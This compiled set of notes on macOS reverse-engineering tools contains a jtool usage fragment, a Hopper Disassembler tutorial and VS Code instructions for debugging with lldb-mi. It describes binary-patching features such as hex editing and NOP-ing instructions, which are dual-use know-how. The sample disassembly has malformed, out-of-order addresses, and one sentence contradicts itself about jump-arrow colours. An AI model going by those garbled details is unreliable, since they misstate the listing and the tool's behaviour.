arm64e, arm64_32, armv7, armv7k, x86_64 or (not for long) i386
    JDEBUG         Enhanced debug output. May be very
verbose
    JCOLOR         ANSI Colors. Note you'll need 'less -R'
if piping output
    JTOOLDIR       path to search for companion jtool files
(default: $PWD) .
                                         Use this to force create a file, if one does
not exist
    NOPSUP        Suppress NOPs in disassembly
http://www.newosxbook.com/tools/jtool.html

```


Reverse engineering tool "Hopper Disassembler" for MacOS / Linux

Presentation

Hopper is a tool that will assist you in your static analysis of executable files.

This quick presentation will give you a good overview of what Hopper is, and how it works.

Hopper is a rich-featured application, and all cannot be discussed here, but don't worry, you'll quickly find your marks, and easily discover all its subtleties.



The interface is split into three main areas:

- **The left pane** contains a list of all the symbols defined in the file, and the list strings. The list can be filtered using tags and text.
- **The right pane** is called the inspector. It contains contextual information about the area currently explored.
- **The center part** is where the assembly language, and its various representations are displayed.

The Concept

The idea behind Hopper is to transform a set of bytes (the binary that you want to analyze) into something readable by a human.

To do so, Hopper will try to **associate a type to each byte of the file**. Because it would be much too expensive to do it manually, Hopper proceeds to an automatic analysis as soon as you have loaded a file.

The various types that can be used in Hopper are:

- **Data:** an area is set to the *data* type when Hopper thinks it is an area that represents a constant, like an array of *int* for instance.

- **ASCII**: a NULL-terminated C string.
- **Code**: an instruction
- **Procedure**: a byte receives this type once it has been determinate that it is part of a method that has been successfully reconstructed by Hopper.
- **Undefined**: this is an area that has not yet been explored by Hopper,

As soon as an executable is loaded, you can manually change the type, by using either the keyboard, or the toolbar on top of the window.



The toolbar contains a button for each type you can set (**D** for *data*, **A** for *ASCII*, etc.). These letters are also the keyboard shortcut you can directly use.).

The *data* type has a little specific behavior: the first time you use this type, Hopper will transform the area into a byte. If you use it again, the byte will be transformed into a 16-bit integer, then a 32-bit integer, and so on...

Feel free to play with transformations to explore the executable: Hopper provides an **undo / redo** feature.

Display Modes

Reading assembly language is a little bit difficult, and boring in some cases. In order to help you, Hopper can use different kinds of representations for the code.

Most of them require the construction of a procedure, because procedures contain additional information about the structure of the code, like basic blocks, or stack usage.

The current mode can be changed using the toolbar:



Assembly

The first mode is the **Assembly Mode**. Hopper prints the lines of the assembly code, one after the other. This is what most disassemblers provide.



```

; endp

; ===== BEGINNING OF PROCEDURE =====

; Variables:
; var_8: -8
; var_10: -16

-[AppDelegate init]:
0000000100002d58 push rbp ; Objective C Implementation defined at 0x10
0000000100002d59 mov rbp, rsp
0000000100002dc sub rsp, 0x10
0000000100002d60 mov qword [ss:rbp+var_10], rdi
0000000100002d64 mov rax, qword [ds:0x10004b220]
0000000100002d6b mov qword [ss:rbp+var_8], rax
0000000100002d6f mov rsi, qword [ds:0x10004a4b8]
0000000100002d76 lea rdi, qword [ss:rbp+var_10]
0000000100002d7a call imp_stubs_objc_msgSendSuper2
0000000100002d7f test rax, rax
0000000100002d82 je loc_100002db4

0000000100002d84 mov rcx, qword [ds:objc_ivar_offset_AppDelegate_applicationLaunched]
0000000100002d8b mov byte [ds:rax+rcx], 0x0
0000000100002d8f mov rcx, qword [ds:objc_ivar_offset_AppDelegate_fileToLoad]
0000000100002d96 mov qword [ds:rax+rcx], 0x0
0000000100002d9e mov rcx, qword [ds:objc_ivar_offset_AppDelegate_playing]
0000000100002d95 mov byte [ds:rax+rcx], 0x0
0000000100002d99 mov rcx, qword [ds:objc_ivar_offset_AppDelegate_useDependencySystem]
0000000100002d9b mov byte [ds:rax+rcx], 0x1

loc_100002db4:
0000000100002db4 add rsp, 0x10 ; CODE XREF==-[AppDelegate init]+42
0000000100002db8 pop rbp
0000000100002db9 ret
; endp

; ===== BEGINNING OF PROCEDURE =====

-[AppDelegate applicationWillFinishLaunching:]:
0000000100002dba push rbp ; Objective C Implementation defined at 0x10
0000000100002dbb mov rbp, rsp
0000000100002dbe push rbx
0000000100002dbf push rax
0000000100002dc0 mov rbx, rdi
0000000100002dc3 mov rdi, qword [ds:objc_cls_ref_SUUpdater]
0000000100002dca lea rsi, qword [ds:0x10004b020]
0000000100002dd1 call qword [ds:0x10004b020] ; @selector(allo
0000000100002dd7 mov rsi, qword [ds:0x10004a4b8] ; @selector(allo
0000000100002dde mov rdi, rax ; @selector(init), argument "selector" for m
0000000100002de1 call qword [ds:imp_got_objc_msgSend] ; argument "instance" for method imp_got_
0000000100002de7 mov rdi, qword [ds:0x1000515c0], rax ; @selector(msgSend) - argument "selector"
0000000100002de9

```


The first column (blue numbers) represents the instructions' addresses, then the instruction mnemonic and its operands (or arguments). As an option, in the preferences of the application, you can choose to print the instruction encoding between the address, and the instruction mnemonic.

In the margin, you'll see some colored arrows. These arrows represent the possible destination of a jump instruction. For instance, on the above screenshot, the blue arrow between addresses **0x100002d82**, and **0x100002db4** represents the fact that the instruction **je** at **0x100002d82** may jump to the address **0x100002db4** if the conditions are met. When an instruction jumps to a greater address (a forward jump), the arrow is drawn in blue. If the jump goes forward, the arrow is drawn in red.


Note that, in this representation, if you click in the red column, you'll set a breakpoint at the corresponding address, and if you click in the blue column, you'll set a bookmark.

Control Flow Graph

The **CFG mode** represents a procedure in a more structured way.




You can still modify things in this representation, like comments and labels. The cursor can be moved from one basic block to another; simply move the cursor to the bound of the current basic block, and use the arrow key of your keyboard to jump to the nearest basic block. If you press the up, or the down arrow key, the cursor will move to the nearest basic block, **but keeping the same column**. For instance, in the following case, the cursor will move like indicated:




The same behavior applies for the left, and right keys.

In the right panel (the inspector), you'll find a section dedicated to the mode. The **Control Flow Graph** component displays a smaller representation of the current procedure, called **minimap**. Each square represents a basic block, and lines are drawn to represent their connections. One of them is filled in blue: this is the basic block containing the cursor. A light gray square represents the current portion of the method drawn in the main part. You can move the viewport by directly clicking in this map.



The nodes of the graph can be modified. For instance, it is possible to group some of them when you think that they are closely related. Select the nodes, and click on the **Group Nodes** button in the inspector.



You can also set a custom background color to a given node, or edit the printed text.

Pseudo-Code

In this mode, Hopper will produce a pseudo-code, which is functionally equivalent to the original CPU instructions, but more or less like an Objective-C method.

Remove HI/LO macros Remove potentially dead code

```

void *-[AppDelegate init](void * self, void * _cmd) {
    rax = [[self super] init];
    if (rax != 0x0) {
        rax->applicationLaunched = 0x0;
        rax->fileToLoad = 0x0;
        rax->_playing = 0x0;
        rax->_useDependencySystem = 0x1;
    }
    return rax;
}

```

This is clearly the easiest way of reading the code that you are analyzing, but you should keep in mind that there is no magic: sometimes, it is impossible to build a perfect pseudo-code representation of a procedure, and some parts may disappear, because Hopper wrongly thought that the code was unreachable (also called **dead code**). In order to mitigate this problem, you can try to toggle the corresponding checkbox at the top of the view.

Hex Mode

This mode allows you to take a look directly at the bytes of the file.

The first column represents the offset in the file, and the other columns, each of the bytes. When you put the cursor on a byte, you'll notice that the selection automatically extends to the left, and to the right. Indeed, Hopper knows more about the file than any regular hexadecimal editor, and for instance, on the previous screenshot, Hopper knows that the cursor is inside an instruction, and selects all of its bytes.

If you double-click on a byte, you can change its value. In some case, it may destroy the underneath structure. For instance, if your cursor was in an instruction, the instruction is automatically destroyed, and the associated Hopper's type falls back to the **undefined** state. Also, if the instruction was part of a procedure, the procedure is destroyed. Anyway, remember that you can always roll back your changes, as Hopper provides an undo / redo feature.

The number of columns in this representation depends on the width of the window; this is the default behavior, but this can be changed in the application

preferences. For instance, you can force Hopper to always display 16 columns, whatever the width of the window is.

Navigating Through the File

Segments and Sections

An executable file is split into smaller pieces of data, called **segments**, and **sections**.


When the operating system loads an executable, some parts of its bytes are mapped into memory. Each contiguous piece of the file mapped into memory is called **segments**. These segments are split into smaller parts, called **sections**, which will receive various access properties.

You can navigate through these objects by using the **Navigate > Show Segment List** and **Navigate > Show Section List** menu items.

Symbols, Tags and Strings

Because it would be too difficult to remember the address where each piece of code lies into the executable, you can affect **names**, or **symbols** to the addresses. To name an address, you just need to put the cursor on the address, and press **N**. A dialog will pop up: simply type the name you want to set.

The symbol list is accessible in the left pane of the window.



Using the *search field*, you can filter the symbols listed below. Hopper uses a kind of regular expression to filter the list; first, it will present the items that completely contain the term you wrote. Then, right below, the list of symbols that contain one text insertion, then two insertions, and so on. This is what I called the *fuzzy search*, and this behavior can be disabled in the preferences of the application.

You can use the **tags** to filter even more efficiently the symbol list. Tags are textual information that can be put on an address, a basic-block of a procedure, or a whole procedure. You can open the **Tag Scope** element to see all tags that exist in the current document. If you select a tag, only procedures that contain this tag will be listed. Note that if you close the **Tag Scope** item, the filter is reset to *all tags*.

An interesting thing to note is that many tags are automatically generated during the loading process of an executable. For instance, every entry points will receive a specific **entry point** tag, and each implementation of each Objective-C class will be tagged with the name of the class (or category). It allows you to quickly navigate through code written in Objective-C!

You can choose to display the **strings** contained in the file. In this mode, only the ASCII strings are displayed, and the **Tag Scope** has no effect.

The Navigation Stack

You can jump to an address, or a symbol by **double-clicking** on it. The address where the cursor was located, is pushed on a stack. You pop this stack, and navigate back by using the **escape key** or the **backspace key** on your keyboard. You can also use the navigation toolbar items.



The right arrow will jump to the address under the cursor, and the left arrow will come back.

The Navigation Bar

Just above the assembly, you'll find the **navigation bar**.




This bar is used to quickly navigate into the file. A color scheme is used to indicate the various types given to the bytes of the file.

- **Blue** parts represent code,
- **Yellow** parts represent procedures,
- **Green** parts represent ASCII strings,
- **Purple** parts represent data,
- **Grey** parts are undefined.

A little **red arrow** indicates where the cursor is currently located.

Using the Inspector

The **inspector** is the rightmost part of the window. It contains various components that will show up, or hidden depending on the context where the cursor is currently located.



Here is a quick overview of the components that you can find in the inspector:

Instruction Encoding

This component displays the bytes of the current instruction. If the current processor has multiple CPU modes (like the ARM and Thumb modes of the ARM processor family), you'll see a popup menu that lets you change the CPU mode at the current address.

Format

This component is used to change the display format of the operand of an instruction. You can choose between *signed* / *unsigned*, *hexadecimal*, *decimal*, *octal*, *address*, etc.

Comment

You can associate a textual comment at a given address. Use this component to edit this comment.

Colors and Tags

This component lets you associate **tags** to addresses, basic-block of a procedure, or a procedure. Those tags are useful to navigate efficiently through the file.

You can even put some colors on addresses in order to quickly, and visually, distinguish parts of the executable.


References

This is a very important component; it **shows all the references** that one instruction can have to another instruction, or a piece of data. It contains the references in the other way too, *i.e.* the other instructions that reference this one. You can even **add your own references** by hand if the analysis performed by Hopper didn't find any references.

Procedure

This component contains the information on the current procedure. For each basic-block, it displays the list of its predecessors and its successors.


At the bottom of the component, you'll find a very useful button: **Switch/case hint**. This button is enabled on instructions like `*jmp REGISTER`. It allows you to help Hopper to find the statements of a *switch/case* construction.



Modifying the File

The Hexadecimal Editor


As previously seen, Hopper provides a **hexadecimal editor**. The editor is synchronized with the assembly language view, and automatically highlights bytes that are part of the current instruction.



Double-click on a byte to modify it. You can use the Undo/Redo feature if you made a mistake.

The Assembler

An embedded assembler can be invoked from Hopper from the **Modify > Assemble Instruction...** menu.



You can also use the **Modify > NOP Region** menu to replace the currently selected instructions by NOP instructions.

https://www.tegakari.net/en/2018/10/hopper_disassembler/

<https://www.hopperapp.com/tutorial.html>

Debugging with LLDB-MI on macOS

The debug adapter for the [C/C++ extension](#) utilizes the machine interface mode for both gdb and lldb. To use this interface in lldb, the extension utilizes [lldb-mi](#). The [lldb-mi](#) executable was built from the GitHub [lldb-mi repository](#) and has a dependency on the [LLDB.framework](#), which is part of Xcode.

Prerequisites

The [lldb-mi](#) executable requires [LLDB.framework](#) to run.

How to obtain the LLDB.framework

You can get the [LLDB.framework](#) one of two ways.

Xcode:

1. Open the **Apple App Store**.
2. Search for 'Xcode'.
3. Select the **Xcode** application and then **Install**.

Xcode Command Line Tools:

1. Open a terminal.
2. Run `xcode-select --install`.
3. Confirm the prompt.


Example launch.json

Below is an example `launch.json` debug configuration entry for `lldb`:

```
"configurations": [  
    {  
        "name": "Launch (lldb)",  
        "type": "cppdbg",  
        "request": "launch",  
        "program": "${workspaceFolder}/a.out",  
        "args": [],  
        "stopAtEntry": false,  
        "cwd": "${workspaceFolder}",  
        "environment": [],  
        "externalConsole": false  
    }  
]
```

If you get a Developer Tools Access prompt

You may see a dialog saying "Developer Tools Access needs to take control of another process for debugging to continue."



If you get this prompt, you will have to enter your username and password to allow debugging.

If you want to permanently dismiss this prompt, you can run the following command in a terminal:

```
sudo DevToolsSecurity --enable
```

Additional configurations

Using an LLDB.framework not installed via Xcode

If you want to use an LLDB.framework that is not installed with Xcode, you need to:

1. Copy the `lldb-mi` executable in `~/.vscode/extensions/ms-vscode.cpptools-<version>/debugAdapters/lldb-mi/bin` to the folder where the `LLDB.framework` is located.
2. Add the full path of `lldb-mi` to `miDebuggerPath` in your `launch.json` configuration.

For example, if you have the `LLDB.framework` folder located at `/Users/default/example/`, you would:

1. Copy `~/.vscode/extensions/ms-vscode.cpptools-<version>/debugAdapters/lldb-mi/bin/lldb-mi` into `/Users/default/example/`.
 2. Add the following to your existing configuration:
- ```
3. "miDebuggerPath": "/Users/default/example/lldb-mi"
```

## Using a custom-built lldb-mi

If you built your own `lldb-mi`, you can use it by setting `miDebuggerPath` to the full path of the executable.

## References

- [LLDB-MI Build](#)
- [LLDB-MI Repository](#)

<https://code.visualstudio.com/docs/cpp/lldb-mi>

## Using LLDB for reverse engineering

